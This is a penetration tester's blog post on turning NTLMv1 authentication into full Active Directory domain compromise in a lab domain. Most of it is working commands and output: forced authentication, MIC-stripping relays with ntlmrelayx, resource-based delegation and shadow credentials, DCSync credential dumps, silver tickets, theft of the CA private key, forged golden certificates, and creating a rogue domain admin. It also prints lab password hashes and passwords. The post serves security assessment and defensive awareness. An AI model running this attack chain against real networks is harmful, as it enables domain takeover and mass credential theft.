

NTLMv1 = Domain Compromise

 medium.com/@offsecdeer/ntlmv1-domain-compromise-9bd8dd7e9891

Giulio Pierantoni

April 17, 2024

During a recent assessment I noticed that domain computers were authenticating to my attacking machine using NTLMv1, which should be disabled by default.


While there are ways to exploit NTLMv1 by cracking its hashes I was more interested in alternative attacks, and that's when I found [these](#) two great [articles](#) showing how usage of NTLMv1 leads to the complete bypass of SMB and LDAP signing requirements, even on domain controllers, simply by stripping away the message integrity code (MIC) as it is not supported by NTLMv1 (this is the same concept behind the "drop the MIC" vulnerability, aka [CVE-2019-1040](#)).

So in this blog we will see how NTLMv1 is leveraged to compromise a domain through the bypass of SMB and LDAP signing, in a variety of situations and configurations.

Vulnerability Check

Network security: LAN Manager authentication level is the GPO responsible for re-introducing NTLMv1, disabled by default since Windows Server 2008 but administrators may re-enable it for backwards compatibility. The most common vulnerable configuration would look like this from the GPO:

Press enter or click to view image in full size



HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel. 0, 1, and 2 are the values that result in NTLMv1 being enabled. If we have access to a domain-joined machine we can check whether the domain is vulnerable by querying the key:

Otherwise we launch responder with the SMB server enabled, then either wait until a host connects to us as a result of the LLMNR/NBT-NS poisoning or, if we have domain credentials, fire up [coercer](#) or find a host with the [Print Spooler enabled](#), and observe what kind of hash we receive:

A non-vulnerable configuration looks like this, with very long NTLMv2-SSP hashes coming in:

```
[SMB] NTLMv2-SSP ClientIp : 192.168.0.100  
[SMB] NTLMv2-SSP Username : TESTLAB\SRV-DC$  
[SMB] NTLMv2-SSP Hash : SRV-DC$::TESTLAB:1122334455667788:79020BEE285CDEB0B7E98A0561697CD3:0101000  
00000000000DBED47257ADA0155367CF5EC225E0B0000000020008004E0042004500590001001E00570049004E002D0047005  
80053004600500041004500310035004A00340004003400570049004E002D004700580053004600500041004500310035004A0  
034002E004E004200450059002E004C004F00430041004C00030014004E004200450059002E004C004F00430041004C0005001  
4004E004200450059002E004C004F00430041004C000700080000DBED47257ADA0106000400020000000800300030000000000  
000000000000000040000027610392D01B31625688FB0DDCEA256A2E91AA96905B7ECECFADA4F602E107290A001000000000000  
0000000000000000000000000000000240063006900660073002F003100390032002E003100360038002E0030002E0032003000370  
00000000000000000000000000
```

```
[SMB] NTLMv1-SSP Client : 192.168.0.100
[SMB] NTLMv1-SSP Username : TESTLAB\SRV-DC$
[SMB] NTLMv1-SSP Hash : SRV-DC$::TESTLAB:0BE6CA33A774FA90003378A2A48EFA9AF9D011F3A5E062FE:0BE6CA33A774FA90003378A2A48EFA9AF9D011F3A5E062FE:1122334455667788
```

```
[SMB] NTLMv1 Client : 192.168.0.100
[SMB] NTLMv1 Username : TESTLAB\SRV-DC$
[SMB] NTLMv1 Hash : SRV-DC$::TESTLAB:0BE6CA33A774FA90003378A2A48EFA9AF9D011F3A5E062FE:0BE6CA33A774FA90003378A2A48EFA9AF9D011F3A5E062FE:1122334455667788
```

2/14

Enumeration

What I'll be showing is how domain compromise can be achieved with NTLMv1 relays. To do this we need to coerce a privileged computer into authenticating to us, our target will decide what attack we can carry out:

- DC1-to-DC2 relay + DCSync
- AD CS CA + golden certificates
- Exchange server + PrivExchange
- hosts with privileged sessions + LSASS dump
- privileged computers + DACL abuse

The first option would be the easiest but it requires at least two DCs in the network, which should account for most infrastructures, but in smaller networks we can use any one of the other attacks and still take control of the domain.

We have two ways of taking control of our target with a relay:

- resource-based constrained delegation (RBCD)
- shadow credentials


There are limitations to both methods:

- RBCD either requires ms-DS-MachineAccountQuota to not be 0 (default: 10) or a machine account in our possession (or a throwaway user account)
- shadow credentials requires the DC to have a server certificate, if the domain has an enterprise CA it likely has automatically issued the DC a certificate

To check the MAQ we can use the nxc module:

```
nxc ldap SRV-DC -u pirelli -p 'Peepee!1' -M MAQ
```

Press enter or click to view image in full size



```
(giulio@giulioKali2024)-[~]  
$ nxc ldap SRV-DC -u pirelli -p 'Peepee!1' -M MAQ  
SMB      192.168.0.100  445  SRV-DC      [*] Windows Server 2016 Standard Evaluation 14393 x64  
LDAP     192.168.0.100  389  SRV-DC      [+] testlab.loc\pirelli:Peepee!1  
MAQ      192.168.0.100  389  SRV-DC      [*] Getting the MachineAccountQuota  
MAQ      192.168.0.100  389  SRV-DC      MachineAccountQuota: 10
```

If it's not 0 we also need to check whether LDAPS is available or not, because if it is ntlmrelayx can create the machine account for us, otherwise we'll have to do it ourselves through RPC:

```
nmap -p 636 SRV-DC
```

```
(giulio@giulioKali2024)-[~]
$ nmap -p 636 SRV-DC -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 17:44 CEST
Nmap scan report for SRV-DC (192.168.0.100)
Host is up (0.0034s latency).
rDNS record for 192.168.0.100: testlab

PORT      STATE SERVICE
636/tcp   open  ldapssl

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

If the port is closed or filtered we can use the impacket script addcomputer.py to create the account with RPC:

```
addcomputer.py testlab.loc/pirelli -dc-ip 192.168.0.100 -computer-name fakeComputer
-computer-pass 'AAAAaaaa!1'
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ addcomputer.py testlab.loc/pirelli -dc-ip 192.168.0.100 -computer-name fakeComputer -computer-pass 'AAAAaaaa!1'
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

Password:
[*] Successfully added machine account fakeComputer$ with password AAAAaaaa!1.
```

Note that if LDAPS is available and one of the DCs is vulnerable to PetitPotam the attack doesn't require any credentials. Usually with PetitPotam we could simply request certificates for the DC without needing a relay from one controller to the other, but if EPA is enabled on the CA or if there are no HTTP ADCS roles installed the PetitPotam + NTLMv1 LDAP relay is a viable domain escalation method that doesn't require initial access.

Finally we need to settle for an auth coercion method. The simplest is using [coercer](#) so we don't have to concern ourselves with looking for a method that works, as they are all tried until one goes through. If we aren't afraid of making noise on the wire we can give it the --always-continue flag and then interrupt it manually when we see one has worked.

--remove-mic is the ntlmrelayx option we'll be using for every attack to strip the MIC, we also pass --delegate-access to pick RBCD as our attack. If LDAPS is enabled on the target DC we don't need other options as a new account is created automatically, but if that's not the case we can specify one with --escalate-user ABC\$:

```
ntlmrelayx.py -t ldaps://192.168.0.100 --remove-mic -smb2support --delegate-access
```

After the launch of the coercion attack we should see ntlmrelayx configure delegation for us:

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.101, attacking target ldap://192.168.0.100
[*] Authenticating against ldap://192.168.0.100 as TESTLAB/DC2$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.101 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.0.101 controlled, but there are no more targets left!
[*] Delegation rights modified successfully!
[*] computer$ can now impersonate users on DC2$ via S4U2Proxy
```

We can now request S4U2Self+Proxy tickets to impersonate unprotected privileged users on the DC:

```
getST.py -spn cifs/dc2 -impersonate administrator -dc-ip 192.168.0.100 testlab.loc/computer\$
```

To finish off the attack we dump the NTDS database with DCSync:

```
KRB5CCNAME=dc2.ccache secretsdump.py -k -no-pass testlab.loc/administrator@DC2
```

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ getST.py -spn cifs/dc2 -impersonate administrator -dc-ip 192.168.0.100 testlab.loc/computer$
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc2@TESTLAB.LOC.ccache

(giulio@kaliGiulio)-[~]
$ mv 'administrator@cifs_dc2@TESTLAB.LOC.ccache' dc2.ccache

(giulio@kaliGiulio)-[~]
$ KRB5CCNAME=dc2.ccache secretsdump.py -k -no-pass testlab.loc/administrator@DC2
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Target system bootKey: 0x716a96b7cd6698940d85b17dc9d8f790
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6f3b812963e20e6041a2499f4455b26b :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

Always remember to clean up after yourself when you're done playing with RBCD, by restoring the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to its original state (note that the flush command empties the attribute, make sure you use the read

command before setting up RBCD so you don't accidentally erase the original configuration!):

```
rbcd.py -delegate-to 'dc2$' testlab.loc/administrator:'MegaPassword!1' -dc-ip 192.168.0.100 -action flush
```

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ rbcd.py -delegate-to 'dc2$' testlab.loc/administrator:'MegaPassword!1' -dc-ip 192.168.0.100 -action read
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra


[*] Accounts allowed to act on behalf of other identity:
[*] computer$ (S-1-5-21-130063124-414810782-1046796781-1105)

(giulio@kaliGiulio)-[~]
$ rbcd.py -delegate-to 'dc2$' testlab.loc/administrator:'MegaPassword!1' -dc-ip 192.168.0.100 -action flush
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Accounts allowed to act on behalf of other identity:
[*] computer$ (S-1-5-21-130063124-414810782-1046796781-1105)
[*] Delegation rights flushed successfully!
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```

Shadow credentials

Shadow credentials is an attack first described by [Elad Shamir](#) and you should read his blog right now if you haven't already. The attack consists in writing a certificate's public key in an account's msDS-KeyCredentialLink attribute in the form of a "key credential" structure, the certificate associated with that key can then be used to login as the account without knowing or resetting its existing credentials.



ntlmrelayx has a `--shadow-credentials` option that can be used with LDAP relays, the tool will automatically generate and set a key credential for the relayed user and save its PFX certificate on disk:

```
ntlmrelayx.py -t ldap://192.168.0.100 --remove-mic -smb2support --shadow-credentials
```

With ntlmrelayx pointed to the first DC coerce the second one to authenticate to us:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ ntlmrelayx.py -t ldap://192.168.0.100 --remove-mic -smb2support --shadow-credentials
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.200, attacking target ldap://192.168.0.100
[*] Authenticating against ldap://192.168.0.100 as TESTLAB/SRV-DC2$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.200 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.0.200 controlled, but there are no more targets left!
[*] Searching for the target account
[*] Target user found: CN=SRV-DC2,OU=Domain Controllers,DC=testlab,DC=loc
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 213f3a6f-bb2e-ebde-7c14-f4de05d17ace
[*] Updating the msDS-KeyCredentialLink attribute of SRV-DC2$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: SIC1HxUg.pfx
[*] Must be used with password: Q4Y8vE9Qz6L7qcAgMsbU
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx SIC1HxUg.pfx -pfx-pass Q4Y8vE9Qz6L7qcAgMsbU testlab.loc/SRV-DC2$ SIC1HxUg.ccache
```

We can now use [certipy](#) to obtain the DC's NT hash with the unPAC-the-hash method. ntlmrelayx outputs a password-protected PFX certificate but certipy only supports unprotected ones, so with the cert command we import the PFX and output it without password, then use it with the auth command, where we pass the certificate, the DC SamAccountName, DC address and domain:

```
# certipy cert -pfx SIC1HxUg.pfx -password Q4Y8vE9Qz6L7qcAgMsbU -export -out dc2.pfx
# certipy auth -pfx dc2.pfx -dc-ip 192.168.0.200 -username SRV-DC2\$$ -domain testlab.loc
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy cert -pfx SIC1HxUg.pfx -password Q4Y8vE9Qz6L7qcAgMsbU -export -out dc2.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'dc2.pfx'

(giulio@giulioKali2024)-[~]
$ certipy auth -pfx dc2.pfx -dc-ip 192.168.0.200 -username SRV-DC2\$$ -domain testlab.loc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: srv-dc2$@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'srv-dc2.ccache'
[*] Trying to retrieve NT hash for 'srv-dc2$'
[*] Got hash for 'srv-dc2$@testlab.loc': aad3b435b51404eeaad3b435b51404ee:48b8d416c33b0a30e8b6a353229316cf
```

And we conclude with a DCSync:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ secretsdump.py testlab.loc/srv-dc2\${@192.168.0.200 -hashes :48b8d416c33b0a30e8b6a353229316cf
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1f3e5fa49a6bc72aaeb1f6a1e6dcac12:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
testlab.loc\gpierantoni:1104:aad3b435b51404eeaad3b435b51404ee:2cd7a20d09aa340b4f3b374bd5fd43b2:::
testlab.loc\pirelli:1105:aad3b435b51404eeaad3b435b51404ee:c94d2f91b93381755e7bfefd5a2b1fb7:::
testlab.loc\tantani:1106:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef:::
EvilAdmin:1110:aad3b435b51404eeaad3b435b51404ee:6a2c4b00b3bc09f957f1b9a63c4a7d29:::
SRV-DC$:1000:aad3b435b51404eeaad3b435b51404ee:f29be2ab5e4481e4ffb3c09a86d7833b:::
SRV-CA$:1103:aad3b435b51404eeaad3b435b51404ee:aa3cbd307f6590b62f01d2003a02958a:::
```

Finally, certipy has a shadow clear command to let us clean up the key credentials set by ntlmrelayx:

```
certipy shadow clear -account srv-dc -dc-ip 192.168.0.100 -u
administrator@testlab.loc -hashes 1644e9777bc1c3c2d8a56203ef977cf2
```

ADCS: Golden Certificates

This scenario is possible when we don't have two DCs in the domain but we have an enterprise CA managed by ADCS. To discover CAs in the network we can use nxc's enum_ca module:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ nxc smb targets.txt -M enum_ca
SMB      192.168.0.100 445 SRV-DC      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SRV-DC)
SMB      192.168.0.105 445 SRV-CA      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SRV-CA)
ENUM_CA  192.168.0.105 445 SRV-CA      Active Directory Certificate Services Found.
ENUM_CA  192.168.0.105 445 SRV-CA      http://192.168.0.105/certsrv/certfnsh.asp
ENUM_CA  192.168.0.105 445 SRV-CA      Web enrollment found on HTTP (ESC8).
Running nxc against 5 targets 100% 0:00:00
```

A golden certificate is a certificate forged by an attacker and signed with the legitimate CA's leaked private key, making it a legit certificate.

In order to perform a golden certificate attack we must first compromise the CA and then export its private key. The machine account of a CA only has limited access over the PKI infrastructure, in fact it doesn't have the necessary permissions for exporting the private key. Instead, we need to become one of its local administrators. We have two ways of grabbing the local admin's hash with an NTLMv1 relay, depending on the method we use to compromise the CA:

1. **RBCD**: if ms-DS-MachineAccountQuota is not 0 and there is at least one domain user who is local admin of the CA without being protected against delegation we can impersonate this user with S4U2Self+Proxy and dump the SAM

2. **Shadow Credentials:** if RBCD isn't an option we can set up key credentials, unPAC-the-hash the CA's account, and use the hash to request a silver ticket impersonating any privileged user, then dump SAM

This BloodHound query can tell us if there are any unprotected RBCD targets, we should also look for any users with AdminTo relationships to the CA in case the default administrators have been disabled:

```
MATCH (u:User)-[:MemberOf]->(:Group{samaccountname:"Domain Admins"}) WHERE NOT (u)-[:MemberOf]-(:Group{samaccountname:"Protected Users"}) AND u.sensitive = FALSE  
RETURN u.samaccountname
```

The first method is a basic RBCD so let's briefly see the second one. Assume every privileged user is member of the Protected Users group and is marked as sensitive, meaning they cannot be delegated. We can target the CA with ntlmrelayx using shadow credentials like we've seen earlier and we'll have its NT hash in our hands (to make our lives easier I'm going to assume PKINIT is supported).

In order to forge a silver ticket we need the following information:

- CA server's NT hash
- domain SID
- RID of the user to impersonate
- RID of groups we want to have added in the ticket's PAC

The first is found by unPAC'ing the hash with the certificate obtained from the shadow credentials, the rest can be found on BloodHound, with ldapdomaindump, or simply with rpcclient.

Impacket's ticketer.py is the script I use for this and by default it will try to impersonate the default domain administrator and it specifies the domain and enterprise admin RIDs so we can leave those two parameters out if we have made sure Administrator is still enabled:

```
ticketer.py -spn cifs/srv-ca -domain-sid S-1-5-21-1661587413-4239861001-3472996916  
-domain testlab.loc -nthash aa3cbd307f6590b62f01d2003a02958a -dc-ip 192.168.0.100  
testlab.loc/srv-ca\$\
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ ticketer.py -spn cifs/srv-ca -domain-sid S-1-5-21-1661587413-4239861001-3472996916 -domain testlab.loc \
> -nthash aa3cbd307f6590b62f01d2003a02958a -dc-ip 192.168.0.100 testlab.loc/srv-ca/$
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for testlab.loc/testlab.loc/srv-ca$
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in testlab.loc/srv-ca$.ccache
```

Thanks to this CIFS ticket we can dump the SAM database and grab the local administrator's hash:

```
# export KRB5CCNAME=testlab.loc/srv-ca$.ccache
# secretsdump.py -k -no-pass @srv-ca
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ export KRB5CCNAME=testlab.loc/srv-ca$.ccache

(giulio@giulioKali2024)-[~]
$ secretsdump.py -k -no-pass @srv-ca
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x88e42771a42b580ad709ba1e520a42d7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6f3b812963e20e6041a2499f4455b26b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We can dump the CA's certificate and private key with certipy's `ca -backup` command, which saves both in a PFX file:

```
certipy ca -backup -username administrator -ca CA -target 192.168.0.105 -dc-ip
192.168.0.100 -hashes 6f3b812963e20e6041a2499f4455b26b
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy ca -backup -username administrator -ca CA -target 192.168.0.105 -dc-ip 192.168.0.100 \
> -hashes 6f3b812963e20e6041a2499f4455b26b
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'CA.pfx'
[*] Cleaning up
```

We use it to forge a certificate for a privileged user, specifying username and distinguished name:

```
certipy forge -ca-pfx CA.pfx -upn administrator -subject  
CN=Administrator,CN=Users,DC=testlab,DC=loc
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]  
$ certipy forge -ca-pfx CA.pfx -upn administrator -subject CN=Administrator,CN=Users,DC=testlab,DC=loc  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
[*] Saved forged certificate and private key to 'administrator_forged.pfx'
```

This forged certificate never allowed me to unPAC the user's hash, instead I would get an KDC_ERROR_CLIENT_NOT_TRUSTED error. We can still use it to “pass the cert”, which means authenticating to the DC on LDAPS through SChannel, from there we can escalate our privileges by creating a new domain admin or enable RBCD on the DC:

```
certipy auth -pfx administrator_forged.pfx -dc-ip 192.168.0.100 -ldap-shell
```

```
(giulio@giulioKali2024)-[~]  
$ certipy auth -pfx administrator_forged.pfx -dc-ip 192.168.0.100 -ldap-shell  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
[*] Connecting to 'ldaps://192.168.0.100:636'  
[*] Authenticated to '192.168.0.100' as: u:TESTLAB\Administrator  
Type help for list of commands  
  
# add_user pippo  
Attempting to create user in: %s CN=Users,DC=testlab,DC=loc  
Adding new user with username: pippo and password: Cf++A;IYug|!fY result: OK  
  
# add_user_to_group pippo 'domain admins'  
Adding user: pippo to group Domain Admins result: OK  
  
# █
```

Alternatively, golden certificates can be used with [certsync](#) to dump the hashes of every domain user. The caveat here is that we cannot use the tool with the local administrator account because it needs to connect to the DC via LDAP to obtain the list of domain users, so if we want to use certsync we first need to log into the CA and add a domain user in our control to its local admins:

```
net localgroup administrators testlab\tantani /add
```


Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]  
$ smbexec.py administrator@192.168.0.105 -hashes :6f3b812963e20e6041a2499f4455b26b  
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra  
  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>net localgroup administrators testlab\tantani /add  
The command completed successfully.  
  
C:\Windows\system32> █
```

We now have all the permissions required to query the domain, dump the CA private key, and forge a certificate for each domain user to find its hash with unPAC-the-hash:

```
certsync -u tantani -p 'AAAAaaa!1' -d testlab.loc -dc-ip 192.168.0.100 -ns 192.168.0.100 -ca-ip 192.168.0.105
```

Press enter or click to view image in full size



```
(giulio@giulioKali2024)-[~/certsync]
